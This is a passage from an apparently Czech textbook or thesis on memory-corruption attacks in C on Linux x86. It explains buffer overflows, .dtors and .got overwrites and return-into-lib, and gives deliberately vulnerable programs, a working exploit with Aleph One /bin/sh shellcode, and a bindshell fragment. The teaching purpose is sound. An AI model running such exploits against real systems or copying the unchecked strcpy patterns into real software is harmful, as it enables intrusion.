        dup2(fd2,2);
        name[0]="/bin/sh"; //jméno spouštěného programu
        name[1]=NULL;
        execve(name[0],name,NULL); //spuštění
}
```

Obrázek 6.26: Minimalizovaný bindshell v jazyce C

Při přepisování do assembleru za použití generického shellkódu je potřeba použít dvojskoku pomocí instrukce *jmp*. V jednom dlouhém skoku bychom se nevyhnuli nulovému bytu.

```
zacatek:
        jmp  trik1

rutina:
        popl  %esi
        ...
        #tělo  bindshellu
        ...
        jmp  dale

trik1:  jmp  trik2
dale:   ...
        #tělo  bindshellu
        ...

trik2:
        call  rutina
        "/bin/sh"
```

Obrázek 6.27: Dvojskok při dlouhém bindshellu

Kapitola 7

Buffer overflow - zápis mimo meze pole

7.1 Úvod

Jazyk C, stejně jako většina běžných imperativních jazyků, dovoluje alokovat oblasti paměti pro uložení dat a mezivýsledků. Základní rozdělení je na statickou alokaci a dynamickou alokaci. Při statické alokaci je požadovaná velikost paměťového prostoru známa v době překladu. Toto omezení nemusí platit u rozšířených verzí jazyka C. Velikost staticky alokované oblasti nelze již dále upravovat. Dynamická alokace se vyznačuje především možností změnit velikost alokované oblasti při běhu programu. Oba druhy alokací se liší syntaxí zápisu a umístěním požadované alokované paměti ve virtuálním adresním prostoru procesu.


Dynamická alokace – Pro dynamickou alokaci standardní knihovna jazyka C poskytuje 4 funkce. Dynamicky alokovaná místa se nacházejí v oblasti haldy. Volání jádra **brk()** zvětší velikost datového segmentu[1] procesu. Za sekcí BSS tak vznikne volný prostor, který spravují funkce pro dynamickou alokaci. Součástí každé alokované oblasti je struktura, která umožňuje pozdější uvolnění oblastí a jejich slučování podle další potřeby. Strukturu včetně alokované oblasti označujeme jako **úsek paměti** (odpovídající anglický termín je **memory chunk**). Více na obrázku 7.1.

```
void *  calloc(int members, int size);
void *  malloc(int size);
void    free(void *ptr);
void *  realloc(void *ptr, int size);
```

Statická alokace – Oblasti staticky alokované se mohou nacházet buď v datové oblasti (sekce .data, .bss), nebo na zásobníku. Běžný název pro tyto oblasti jsou pole. Pole je datová struktura složená ze stejných prvků. Kompilátor gcc rozšiřuje jazyk C o dynamickou alokaci statických polí. To znamená, že požadovaná velikost pole je dána obsahem proměnné, nikoliv konstantou.

```
int x = strlen(argv[1]);
char pole[x];
```

[1] Viz obrázek A.2 v příloze A



Obrázek 7.1: Paměťové úseky v oblasti haldy

Dynamickou alokaci statického pole na zásobníku lze také provést funkcí **void *alloca(int size)**. Tato funkce není součástí normy POSIX, a není proto doporučována.

Dynamická alokace dokáže plně nahradit statickou alokaci. Opačně to neplatí. Význam statické alokace stojí především na jejím sémantickém významu pole o pevné délce. Další výhodou statické alokace je, že alokovaná pamět lokálního pole se automaticky uvolní po ukončení funkce. V neposlední řadě je statická alokace výrazně **rychlejší**. Alokace oblasti na zásobníku se skládá pouze z jediné instrukce zmenšující hodnotu registru ESP. Syntaxe zápisu pro přístup ke staticky i dynamicky alokovaným oblastem je shodná. Dva existující typy zápisu jsou zaměnitelné[2]. Více na následujícím obrázku.

```
/* Přístup ke staticky a dynamicky alokovaným oblastem */

int main() {
        int *oblast = (int *) malloc(5*sizeof(int));
        int pole[5];
        int x,y;

        pole[3] = 8;
        oblast[3] = 8;

        x = *(pole+3);
        y = *(oblast+3);

        free(oblast);
        return 0;
}
```

10

[2] Zápis x[i] je ekvivaletní se zápisem *(x+i)

Oproti jazyku Pascal není v jazyce C dovoleno volit dolní mez pole. V C je dolní mez pole vždy nula. Kompilátory jazyka C neprovádějí žádnou kontrolu zápisu mimo meze pole. Důvodem je efektivnost a rychlost výsledného kódu. Ve špatně napsané aplikaci může dojít k zápisu mimo meze pole. Může dojít k přepsání hodnot proměnných, pádu aplikace či spuštění externě vloženého kódu. Anglicky se tato situace označuje termínem **buffer overflow**.

Jednoduchou demonstraci programátorské chyby označovanou jako *chyba+1*[3] vidíme na obrázku 7.2.


```
/* buffer1.c */

#include <stdio.h>

int main(int argc, char **argv) {
        int i=0,a=2;
        int buffer[4];

        printf("a: %d\n",a);
        for (i=0;i<=4;i++) buffer[i] = 7;
        printf("a: %d\n",a);

        return 0;
}
```

Obrázek 7.2: Ukázka zápisu mimo meze pole

Kompilace a spuštění
$ gcc buffer1.c -Wall -pedantic -o buffer1
$ ./buffer1 a: 2 a: 7 $

Situaci na zásobníku po inicializaci proměnných vystihuje obrázek 7.3. Funkci main() jsou nadřazeným prostředím na zásobník uloženy její parametry. Po spuštění (provede se uschování návratové adresy) funkce main() dojde k jejímu prologu, tj. uložení obsahu registru EBP a nastavení EBP na novou hodnotu, která určuje lokální rámec funkce main(). Alokuje se místo pro lokální proměnné. Potom dojde k postupnému ukládání hodnoty 7 na adresy *&buffer[i]*. Adresa *&buffer[4]* již však patří proměnné *a*. Dojde k přepsání hodnoty proměnné *a* ze 2 na 7.

[3] Pojem zavedl ing. Pavel Herout ve své učebnici jazyka C




Obrázek 7.3: Stav na zásobníku po inicializaci proměnných příkladu buffer1.c

7.2 Cílové oblasti zápisu mimo meze

Podle toho, ve které paměťové oblasti došlo k zápisu mimo meze pole, vymezuje anglická literatura termíny stack, heap, bbs a data overflow. České ekvivalenty jsou přetečení na zásobníku, haldě, bbs nebo data sekci. Prakticky vzato, oblast, kde k přetečení došlo, určuje možnosti útoku. Ve virtuálním adresním prostoru procesu existuje několik adres, jejichž přepsání může vést ke spuštění externě vloženého kódu. Kromě spouštění externího kódu samozřejmě může docházet ke všeobecnému poškozování dat, jak bylo ukázáno na příkladu z obrázku 7.2.

Metody využití zápisu mimo meze můžeme rozdělit na přímé a nepřímé (obrázek 7.4). Nechť A je alokovaná oblast, u které může dojít k zápisu mimo meze, B je ukazatel na alokovanou oblast, X je cílová adresa zápisu. Přimý zápis je snadný a viděli jsme ho např. v programu buffer1.c. Nevýhodou je možnost umístění cílových adres pouze na vyšších adresách vzhledem k A. Také musí být splněna podmínka, že přepsaná data mezi A a X nepovedou k pádu procesu.

U nepřímého zápisu dojde k přepsání hodnoty ukazatele B. Pokud se v programu vyskytuje následné kopírování dat na adresu ukazatele B, potom dojde k zápisu na cílovou adresu X. Výhodou nepřímého zápisu mimo meze je získání přístupu na libovolnou adresu. Nevýhodou je větší složitost než u přímého zápisu. Je zřejmé, že přímý zápis dosahuje pouze zlomku možností nepřímého zápisu.



Obrázek 7.4: Přímý a nepřímý zápis mimo meze

Uveďme si přehled paměťových oblastí, které souvisí se zápisem mimo meze. Virtuální adresní prostor procesu můžeme symbolicky rozdělit na dvě části. Do jedné části zařadíme oblasti, které dynamicky souvisejí s během programu. Jedná se o zásobník a haldu. Zavaděč programu inicializuje vrchol zásobníku na adresu 0xbfffffff. Přidělování paměťových stránek zásobníku dynamicky obstarává jádro. Oblast haldy vzniká při prvním použití funkce malloc() (či obdobných) zvětšením datového segmentu programu.

zásobník – Na zásobníku se vyskytují návratové adresy funkcí, adresy lokálních rámců funkcí, lokální proměnné funkcí, proměnné prostředí a parametry funkcí. Možné místo vzniku zápisu mimo meze.

halda – Na haldě se nacházejí dynamicky alokované oblasti pro data. Možné místo vzniku zápisu mimo meze.

Druhou částí jsou oblasti, které vznikají při závádění programu do paměti podle předpisu ze spustitelného formátu. Spustitelný formát obsahuje sekce, které obsahují kód programu, statická data, relokační tabulku, informace pro linker a další. Výpis všech sekcí programu je možné získat např. příkazem **readelf -e program**. Podívejme na výpis programu buffer1.c. Výpis je kvůli přehlednosti zkrácen a upraven.

Název sekce	Adresa zavedení	Offset v souboru	Velikost sekce
.interp	080480f4	0000f4	000013
.note.ABI-tag	08048108	000108	000020
.hash	08048128	000128	000030
.dynsym	08048158	000158	000070
.dynstr	080481c8	0001c8	00007a
.gnu.version	08048242	000242	00000e
.gnu.version_r	08048250	000250	000020
.rel.dyn	08048270	000270	000008
.rel.plt	08048278	000278	000020
.init	08048298	000298	000025
.plt	080482c0	0002c0	000050
.text	08048310	000310	00018c
.fini	0804849c	00049c	00001c
.rodata	080484b8	0004b8	00000f
.data	080494c8	0004c8	000010
.eh_frame	080494d8	0004d8	000004
.dynamic	080494dc	0004dc	0000c8
.ctors	080495a4	0005a4	000008
.dtors	080495ac	0005ac	000008
.got	080495b4	0005b4	000020
.bss	080495d4	0005d4	000018
.comment	00000000	0005d4	000120
.note	00000000	0006f4	000078
.shstrtab	00000000	00076c	0000cf
.symtab	00000000	000c74	000490
.strtab	00000000	001104	000215

Popis ELF formátu a jednotlivých sekcí je uveden v příloze A. Při zápisu mimo meze jsou důležité tyto sekce (jsou uvedeny v zestupném pořadí jejich uložení v paměti):

.data – V této sekci se nacházejí statická data. Možné místo vzniku zápisu mimo meze.

.dynamic – Obsahuje informace potřebné pro dynamické linkování. Její přítomnost znemožňuje přímý zápis mimo meze ze sekce .data do oblastí na vyšších adresách.

.dtors – Sekce obsahuje ukazatele na funkce, které se mají vykonat po ukončení funkce main().

.got – Sekce obsahuje ukazatele na adresy funkcí použitých z dynamicky linkovaných knihoven (v případě statického linkování obsahuje ukazatele na adresy všech funkcí v programu použitých).

.bss – Sekce obsahuje neiniciovaná globální data. Možné místo vzniku zápisu mimo meze.

7.3 Přehled možných důsledků zápisu mimo meze

7.3.1 Poškozování dat

K všeobecnému poškozování dat může docházet v celém virtuálním paměťovém prostoru procesu. Např. u finančního softwaru je přepsání částek uložených v paměti kritickým místem.

7.3.2 Spouštění externího kódu

Uživatel (útočník) využije zápisu mimo meze takovým způsobem, že dojde k předání řízení na paměťové místo, kde předtím umístil svůj kód. Nejčastěji dochází ke spuštění shellkódu, jenž byl popsán v předchozí kapitole. Pro vložení shellkódu do paměti existují celkem 3 běžné možnosti – proměnné prostředí, argumenty předané programu, alokovaná místa paměti pro uložení vstupu od uživatele. V určitých situacích je možné provést vložení i jinými způsoby. Příkladem může být alfanumerický shellkód uložený v názvu souboru. Podmínkou pro spuštění externě vloženého kódu je spustitelnost paměťové oblasti jeho umístění. Standardní linuxové jádro na x86 povoluje spouštění kódu v celém virtuálním adresním prostoru procesu.

Ke spuštění externího kódu může dojít několika způsoby.

Přepsání návratové adresy funkce – Návratové adresy funkcí se nacházají na zásobníku. Přímým zápisem mimo meze u oblastí alokovaných na zásobníku dosáhneme snadného přepsání návratových adres funkcí. Nepřímý zápis mimo meze lze také použít, ale je potřeba určit adresu, kde se návratová funkce na zásobníku nachází.

Specifickou možností přepsání návratové adresy je přepsání uložené hodnoty registru EBP při prologu funkce. Tento případ se anglicky označuje termínem **frame pointer overwrite**. Ukončení funkce vypadá takto:

```
movl %ebp, %esp
popl %ebp
ret
```

Do registru EBP jsme schopni nastavit libovolnou adresu pomocí zápisu mimo meze. Funkce, ve které jsme provedli zápis mimo meze, se ukončí. Pokračuje běh nadřazené funkce. Při ukončení nadřazené funkce dojde k přesunu obsahu registru EBP do registru ESP. Provede se instrukce *popl %ebp*. Hodnota registru ESP se tedy ještě zvýší o 4B. Nyní instrukce *ret* očekává na vrcholu zásobníku návratovou adresu funkce. Celkově jsme tedy dosáhli stavu, kdy vrchol zásobníku odpovídá místu, kde máme uloženou adresu shellkódu. Adresu shellkódu můžeme vložit do paměti jako součást shellkódu.

Přepsání ukazatele na funkci – Na zásobníku, sekci .bss nebo .data se mohou vyskytovat ukazatele na funkce. Přepsáním ukazatele na adresu shellkódu dosáhneme jeho spuštění při volání příslušné funkce.

Přepsáním sekce .dtors – Kompilátor gcc společně se spustitelným binárním formátem ELF podporují tvorbu funkcí, které se spouští před nebo po vykonání funkce main(). Takové funkce se hodí k implicitní inicializaci a destrukci dat. Potřebná deklarace je uvedena na obrázku 7.5.

```
/* construct-destruct.c */
#include <stdio.h>

void fce_a() __attribute__ ((constructor)); // umístění v .ctors
void fce_b() __attribute__ ((constructor));
void fce_c() __attribute__ ((destructor)); // umístění v .dtors
void fce_d() __attribute__ ((destructor));

void fce_a() { printf("Funkce a\n"); }
void fce_b() { printf("Funkce b\n"); }
void fce_c() { printf("Funkce c\n"); }
void fce_d() {
 printf("Funkce d\n"
"V .ctors se nejdříve spoustí funkce definovaná poslední\n"
"V .dtors se nejdříve spoustí funkce definovaná první\n");
}


int main() {
        printf("Funkce main\n");
        return 0;
}
```

Obrázek 7.5: Deklarace funkcí v konstruktoru a destruktoru programu

Uložení ukazatelů na funkce v sekci .dtors
$ objdump -s -j .dtors ./construct-destruct
construct-destruct: file format elf32-i386
Contents of section .dtors:
8049690: ffffffff 20840408 38840408 00000000

Sekce .dtors je umístěna na adresa 0x8049690. Obsahuje dva ukazatele na funkce – 0x08048420 a 0x08048438. Program objdump bohužel používá nevhodný formát výpisu. Vypisuje jednotlivé byty tak, jak jsou umístěny za sebou v souboru a zcela nesmyslně je slučuje po čtyřech bytech. Počátek sekce je vyznačen hodnotou 0xffffffff, konec sekce je vyznačen hodnotou 0x00000000. V případě, že program neobsahuje žádné destruktory, je v sekci .dtors pouze počáteční a koncová značka.

Pokud bychom za počáteční značku 0xffffffff umístili adresu shellkódu, dosáhneme jeho spuštění po ukončení funkce main(). Přepis sekce .ctors je také možný, ale zbytečný. Po spuštění programu již do sekce .ctors nebude nikdy předáno řízení. Většina programů napsaných v jazyce C nevlastní žádné destruktory (u jazyka C++ sekce .ctors resp. .dtors obsahují ukazatel na funkci zajišťující volání konstruktorů resp. destruktorů globálních statických objektů). Zápisem za startovní značku dojde k přepsání koncové značky. Kdyby se spuštění shellkódu nepovedlo, systém bude následující byty v sekci .dtors považovat také za ukazatele na funkce, dokud nenarazí na

koncovou značku 0x00000000. Tato činnost pravděpodobně rychle povede k ukončení procesu signálem SIGSEGV.

Přepsáním sekce .got – V sekci .got (global offset table) jsou uvedeny ukazatele na adresy všech funkcí ze sdílených knihoven, které program používá. Obsah sekce .got pro příklad z obrázku 7.10 na straně 77 získáme v přehledné podobě příkazem **objdump -R buffer3**.

DYNAMIC RELOCATION RECORDS OFFSET	**TYPE**	**VALUE**
08049688	R_386_GLOB_DAT	__gmon_start__
0804966c	R_386_JUMP_SLOT	__register_frame_info
08049670	R_386_JUMP_SLOT	malloc
08049674	R_386_JUMP_SLOT	__deregister_frame_info
08049678	R_386_JUMP_SLOT	strlen
0804967c	R_386_JUMP_SLOT	__libc_start_main
08049680	R_386_JUMP_SLOT	exit
08049684	R_386_JUMP_SLOT	strcpy

Zapíšeme-li na adresu 0x8049680 adresu shellkódu, dojde k jeho spuštění místo funkce exit(). Zajímavým cílem je i funkce __deregister_frame_info(). K jejímu volání dojde, při postupném odstraňování procesu z paměti. Je tedy spouštěna vždy.

Přepsání struktur s uloženým kontextem procesu – Při doručení signálu procesu je na zásobník procesu uložena struktura obsahující potřebné informace pro pozdější obnovení procesu. Přepsáním položky, ze které se obnovuje registr EIP, můžeme dosáhnout spuštění externího kódu. Obdobná situace nastane při přepsání struktury jmp_buf. Ukázáno na programu podle obrázku 7.14 ze strany 82.

7.3.3 Spouštění funkcí definovaných v rámci programu

Všechny techniky vedoucí ke spuštění externího kódu můžeme použít ke spuštění funkcí, které jsou v programu definované. Tato metoda se používá v případě, že v programu existují zapomenuté funkce z dob ladění, které dovedou přeskočit autentifikační část či podobně.

7.3.4 Spouštění funkcí z dynamicky linkovaných knihoven

Předchozí odstavec 7.3.3 se omezoval pouze na spouštění funkcí definovaných v rámci programu. Je však možné využít i funkcí z dynamicky linkovaných knihoven.


Seznam všech dynamických knihoven, které program používá, získáme příkazem **ldd program**. Ve výpise jsou uvedeny i adresy, od kterých jsou knihovny pro daný program zavedeny do paměti. Součtem adresy zavedení knihovny a offsetu funkce v rámci knihovny vypočteme adresu funkce v paměti. Offset získáme snadno z tabulky symbolů knihovny ve formátu ELF[4]. Nejčastěji jsou takto

[4] Více v příloze A na straně i

volány funkce system(), execve(), write() z knihovny libc (standardní knihovna jazyka C). Zajímavé řetězce jako **”/bin/sh”** či **”/etc/ld.so.preload”** nalezneme v libc také.

V případě použití této metody ztrácí veškeré modifikace jádra s nespustitelným zásobníkem a haldou smysl. Útočník již nemá potřebu vkládat a spouštět shellkód. Potřebné rutiny a řetězce využije ze sdílených knihoven.

Specifická situace, kdy návratová adresa funkce je přepsána na adresu některé z dynamicky linkovaných funkcí, se označuje anglicky termínem **return-into-lib**.



Obrázek 7.6: Přepsání návratové adresy funkce na adresu kódu z dynamicky linkované knihovny

Možností využití zápisu mimo meze je velmi mnoho. Za stávající situace neexistuje jiná spolehlivá obrana než psaní programů, které neumožní zápis mimo meze. Existující řešení v podobě modifikovaného jádra a kompilátoru gcc, která jsou popsána v kapitole 9, dosahují pouze částečných úspěchů.

7.4 Vzorové příklady

7.4.1 Přepsání návratové adresy funkce


Útok vedený na návratové adresy funkcí na zásobníku je jeden z nejstarších a stále nejčastěji používaných. Bývá důsledkem špatné kontroly některého vstupu od uživatele. Ukažme si vše na nejjednodušším a sebevysvětlujícím příkladě, viz obrázek 7.7.

```
/* buffer2.c */
#include <string.h>

int main(int argc, char **argv) {
        char buffer[1000];

        if (argc > 1) strcpy(buffer,argv[1]);
        else return 1;

        return 0;                                                    10
}
```

Obrázek 7.7: Kód umožňující přímý zápis mimo meze na zásobníku

V tomto případě programátor mylně očekává, že buffer o velikosti 1000B bude stačit i pro ten nejdelší parametr předaný programu. Správné řešení spočívá v nahrazení funkce strcpy() funkcí strncpy(), která umožňuje omezit počet kopírovaných bytů. V našem konkrétním případě by bylo vhodné omezit délku kopírovaného řetězce na 999B. Poslední byte by měl programátor pro jistotu nastavit na nulu.

K přepsání návratové adresy funkce main() nám stačí zaplnit celý buffer a přidat 8B. Prvními čtyřmi byty nevýznamně přepíšeme uloženou hodnotu registru EBP. Druhými čtyřmi byty přepíšeme návratovou adresu. Zbývá vyřešit, kam vložit shellkód, který budeme chtít spustit. Jednou z možností je přímo sám buffer. My ovšem nevíme, na které adrese se v paměti nachází, a přitom tuto adresu musíme znát. Lze použít metodu hrubé síly, jak můžeme nejčastěji vidět v praxi. Málo známý je fakt, že na zásobníku existuje několik pevných adres platných pro všechny procesy. Více na obrázku 7.8.



Obrázek 7.8: Pevné adresy na zásobníku

Vložíme-li náš shellkód jako poslední proměnnou prostředí, dokážeme snadno vypočítat adresu počátku shellkódu pomocí vztahu *adresa = 0xbffffffa - strlen(název programu) - strlen(shellkód)*. Program, který využije chyby a provede spuštění shellu, je uveden na obrázku 7.9. Každý řádek je dostatečně komentován. Použitý shellkód je z kapitoly 6, strana 45. Programy, které jsou psané v tomto duchu, se označují anglickým termínem **exploit**.

```
/* exploit-buffer2.c */

#include <unistd.h>
#include <string.h>

// generický shellkód typu Aleph One
char shellkod[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x89\x46\x0c\x88\x46"
        "\x07\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x31"
        "\xc0\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";                          10

int main() {
// velikost bufferu + 8B na zápis mimo pole + 1B na ukončení řetězce
        char pole[1000+8+1];
// jméno spouštěného programu, jeden argument, zakončující NULL
        char *argv[3] = {"./buffer2", pole, NULL};
// přidání proměnné prostředí, zařadí se jako poslední – na nejvyšší adresu
        char *env[2]  = {shellkod, NULL};
// výpočet adresy, kde bude uložen shellkód
        int   adresa = 0xbffffffa - strlen(argv[0]) - strlen(shellkod);        20


// celé pole nastavíme na nenulovou hodnotu
        memset(pole,0x90,1000+8+1);
// 4B které přepíší návratovou adresu
        *(int *)&pole[1004] = adresa;
// ukončení řetezce, aby strpcy() v buffer2.c ukončila kopírování
        pole[1008] = 0;
// spuštění ./buffer2 s jedním argumentem a přidanou proměnnou prostředí
        execve(argv[0],argv,env);                                              30
}
```

Obrázek 7.9: Využití chyby v programu buffer2.c

Kompilace a spuštění
$ gcc buffer2.c -o buffer2
$ gcc exploit-buffer2.c -o exploit-buffer2
$ ./exploit-buffer2
sh-2.05b$

7.4.2 Přepsání ukazatele na funkci


Přepsání ukazatele na funkci v jednoduchých případech povede k úplně stejnému postupu jako v předcházejícím případě. Podíváme se na přepsání ukazatele na funkci, který bude umístěn v sekci .data. Zásadní podíl na jeho přepsání budou mít dvě alokovaná pole. Zdrojový kód je uveden na obrázku 7.10. Uvedený případ je extrémně špatně naprogramovaný. Chyby jsou očividné zejména proto, že příklad je krátký. Dostatečně však vystihuje problematiku.

```
/* buffer3.c */
#include <string.h>
#include <stdlib.h>

int zpracuj(char *koho) { }
int (*funkce)(char *) = zpracuj;

int main(int argc, char **argv) {
        char *jmeno = (char *)malloc(strlen(argv[2]));
        char rodne_cislo[10];

        strcpy(rodne_cislo,argv[1]);
        strcpy(jmeno,argv[2]);
        funkce(jmeno);

        exit(0);
}
```

Obrázek 7.10: Kód umožňující nepřímý zápis mimo meze

Na první pohled by se mohlo zdát, že stačí provést zápis mimo meze u pole *rodne_cislo*. Dosáhli bychom tím přepsání návratové adresy funkce main() jako v předchozím případě. Bohužel tato návratová adresa nebude nikdy vyzvednuta, protože program končí funkcí exit(). Tato funkce spustí volání _exit(), které bezprostředně proces ukončí. Dokážeme však jinou věc. Zápisem mimo meze u pole *rodne_cislo* dosáhneme přepisu hodnoty ukazatele *jmeno*. Bude-li ukazatel *jmeno* obsahovat adresu, na které se nachází ukazatel na funkci *funkce*, máme zčásti vyhráto. Na adresu *jmeno* pak stačí zapsat adresu shellkódu. Situace je na obrázku 7.11.

Jedinou komplikací je získání adresy, na které se v datové sekci nachází ukazatel na funkci *funkce*. Jednou z možností je provést editaci programu buffer2.c, zkompilovat a nechat si vytisknout



Obrázek 7.11: Situace ve virtuálním pamětovém prostoru programu buffer3.c

požadovanou adresu. Tato varianta je snadná, ale bohužel nevede k přesnému určení adresy tak, jak bychom potřebovali.

Dopsaný řádek pro zjištění adresy
printf(”Adresa funkce: %p\n”,&funkce);
Kompilace a spuštění
$ gcc buffer3-edited.c -o buffer3-edited $ ./buffer3-edited arg1 argv2 Adresa funkce: 0x80495f4 $

Teď si ovšem musíme položit otázku, zda získaná adresa ukazatele je shodná i v originálním programu. Bohužel není. Podívejme se na program buffer3-edited nástrojem gdb. Necháme si vypsat všechny sekce programu[5] spolu s rozsahy adres.

```
$ gdb buffer3-edited
(gdb) maintenance info sections
Exec file:
    ‘/tmp/buffer3-edited’, file type elf32-i386.
    0x080480f4->0x08048107 at 0x000000f4: .interp ALLOC LOAD READONLY DATA HAS_CONTENTS
    0x08048108->0x08048128 at 0x00000108: .note.ABI-tag ALLOC LOAD READONLY DATA HAS_CONTENTS
    0x08048128->0x08048168 at 0x00000128: .hash ALLOC LOAD READONLY DATA HAS_CONTENTS
    0x08048168->0x08048218 at 0x00000168: .dynsym ALLOC LOAD READONLY DATA HAS_CONTENTS
    0x08048218->0x080482ac at 0x00000218: .dynstr ALLOC LOAD READONLY DATA HAS_CONTENTS
    0x080482ac->0x080482c2 at 0x000002ac: .gnu.version ALLOC LOAD READONLY DATA HAS_CONTENTS
    0x080482c4->0x080482e4 at 0x000002c4: .gnu.version_r ALLOC LOAD READONLY DATA HAS_CONTENTS
    0x080482e4->0x080482ec at 0x000002e4: .rel.dyn ALLOC LOAD READONLY DATA HAS_CONTENTS
    0x080482ec->0x0804832c at 0x000002ec: .rel.plt ALLOC LOAD READONLY DATA HAS_CONTENTS
```

[5] O sekcích programu pojednává příloha A

```
    0x0804832c->0x08048351 at 0x0000032c: .init ALLOC LOAD READONLY CODE HAS_CONTENTS
    0x08048354->0x080483e4 at 0x00000354: .plt ALLOC LOAD READONLY CODE HAS_CONTENTS
    0x080483f0->0x080485ac at 0x000003f0: .text ALLOC LOAD READONLY CODE HAS_CONTENTS
    0x080485ac->0x080485c8 at 0x000005ac: .fini ALLOC LOAD READONLY CODE HAS_CONTENTS
    0x080485c8->0x080485e3 at 0x000005c8: .rodata ALLOC LOAD READONLY DATA HAS_CONTENTS
    0x080495e4->0x080495f8 at 0x000005e4: .data ALLOC LOAD DATA HAS_CONTENTS
    0x080495f8->0x080495fc at 0x000005f8: .eh_frame ALLOC LOAD DATA HAS_CONTENTS
    0x080495fc->0x080496c4 at 0x000005fc: .dynamic ALLOC LOAD DATA HAS_CONTENTS
    0x080496c4->0x080496cc at 0x000006c4: .ctors ALLOC LOAD DATA HAS_CONTENTS
    0x080496cc->0x080496d4 at 0x000006cc: .dtors ALLOC LOAD DATA HAS_CONTENTS
    0x080496d4->0x08049704 at 0x000006d4: .got ALLOC LOAD DATA HAS_CONTENTS
    0x08049704->0x0804971c at 0x00000704: .bss ALLOC
    0x00000000->0x00000120 at 0x00000704: .comment READONLY HAS_CONTENTS
    0x00000000->0x00000078 at 0x00000824: .note READONLY HAS_CONTENTS
(gdb)
```

Vidíme, že náš iniciovaný ukazatel na funkci (na adrese 0x80495f4) se nachází v sekci .data. Tím, že jsme dopsali řádku s tiskem adresy, došlo k několika změnám vzhledem k původnímu programu. Sekce .text se zcela jistě prodloužila o kód odpovídající volání funkce printf(). Sekce .plt (procedure linkage table) se rozšířila o referenci na funkci printf(). Sekce .rodata (readonly data) se rozšířila o konstatní řetězec, který používáme jako parametr funkce printf(). Všechny zmiňované sekce se nacházejí na nižších adresách než sekce .data.

